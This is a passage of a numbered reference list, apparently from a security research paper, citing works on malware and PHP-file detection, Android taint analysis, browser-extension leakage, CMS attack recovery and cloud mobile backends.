[258] A. Madan, S. Muppidi, N. Patel, and A. Buecker, “Securely adopting mobile technology innovations for your enterprise using ibm security solutions,” *Redguide for Business Leaders, IBM Corp*, pp. 1–42, 2013.

[259] N. System, *Detect potentially malicious php files*, Jul. 2018.

[260] Rubysec, *Patch-level verification for bundler*, Dec. 2017.

[261] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, “Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps,” in *Proceedings of the 2014 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Edinburgh, UK, Jun. 2014.

[262] T. Kojm, *Clamav*, 2004.

[263] D. Bruening, *Qz: Dynamorio: Dynamic instrumentation tool platform*, Jul. 2018.

[264] RunKit, *Runkit is node prototyping*, Jul. 2018.

[265] Q. Chen and A. Kapravelos, “Mystique: Uncovering information leakage from browser extensions,” in *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[266] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson, “Hulk: Eliciting malicious behavior in browser extensions,” in *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, Aug. 2014.

[267] T. Reed and M. Grenier, “Osquery - windows, macos, linux monitoring and intrusion detection,” 2017.

[268] O. Alrawi, C. Zuo, R. Duan, R. P. Kasturi, Z. Lin, and B. Saltaformaggio, “The betrayal at cloud city: An empirical analysis of cloud-based mobile backends,” in

Proceedings of the 28th USENIX Security Symposium (Security), Santa Clara, CA, Aug. 2019.

[269] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck, "Modeling and discovering vulnerabilities with code property graphs," in *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[270] R. Kasturi, Y. Sun, R. Duan, O. Alrawi, E. Asdar, V. Zhu, Y. Kwon, and B. Saltaformaggio, "Tardis: Rolling back the clock on cms-targeting cyber attacks," in *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2020.

[271] R. Duan, W. Wang, and W. Lee, "Cloaker catcher: A client-based cloaking detection system," *arXiv preprint arXiv:1710.01387*, 2017.

[272] M. Xu, C. Song, Y. Ji, M.-W. Shih, K. Lu, C. Zheng, R. Duan, Y. Jang, B. Lee, C. Qian, *et al.*, "Toward engineering a secure android ecosystem: A survey of existing techniques," *ACM Computing Surveys (CSUR)*, vol. 49, no. 2, p. 38, 2016.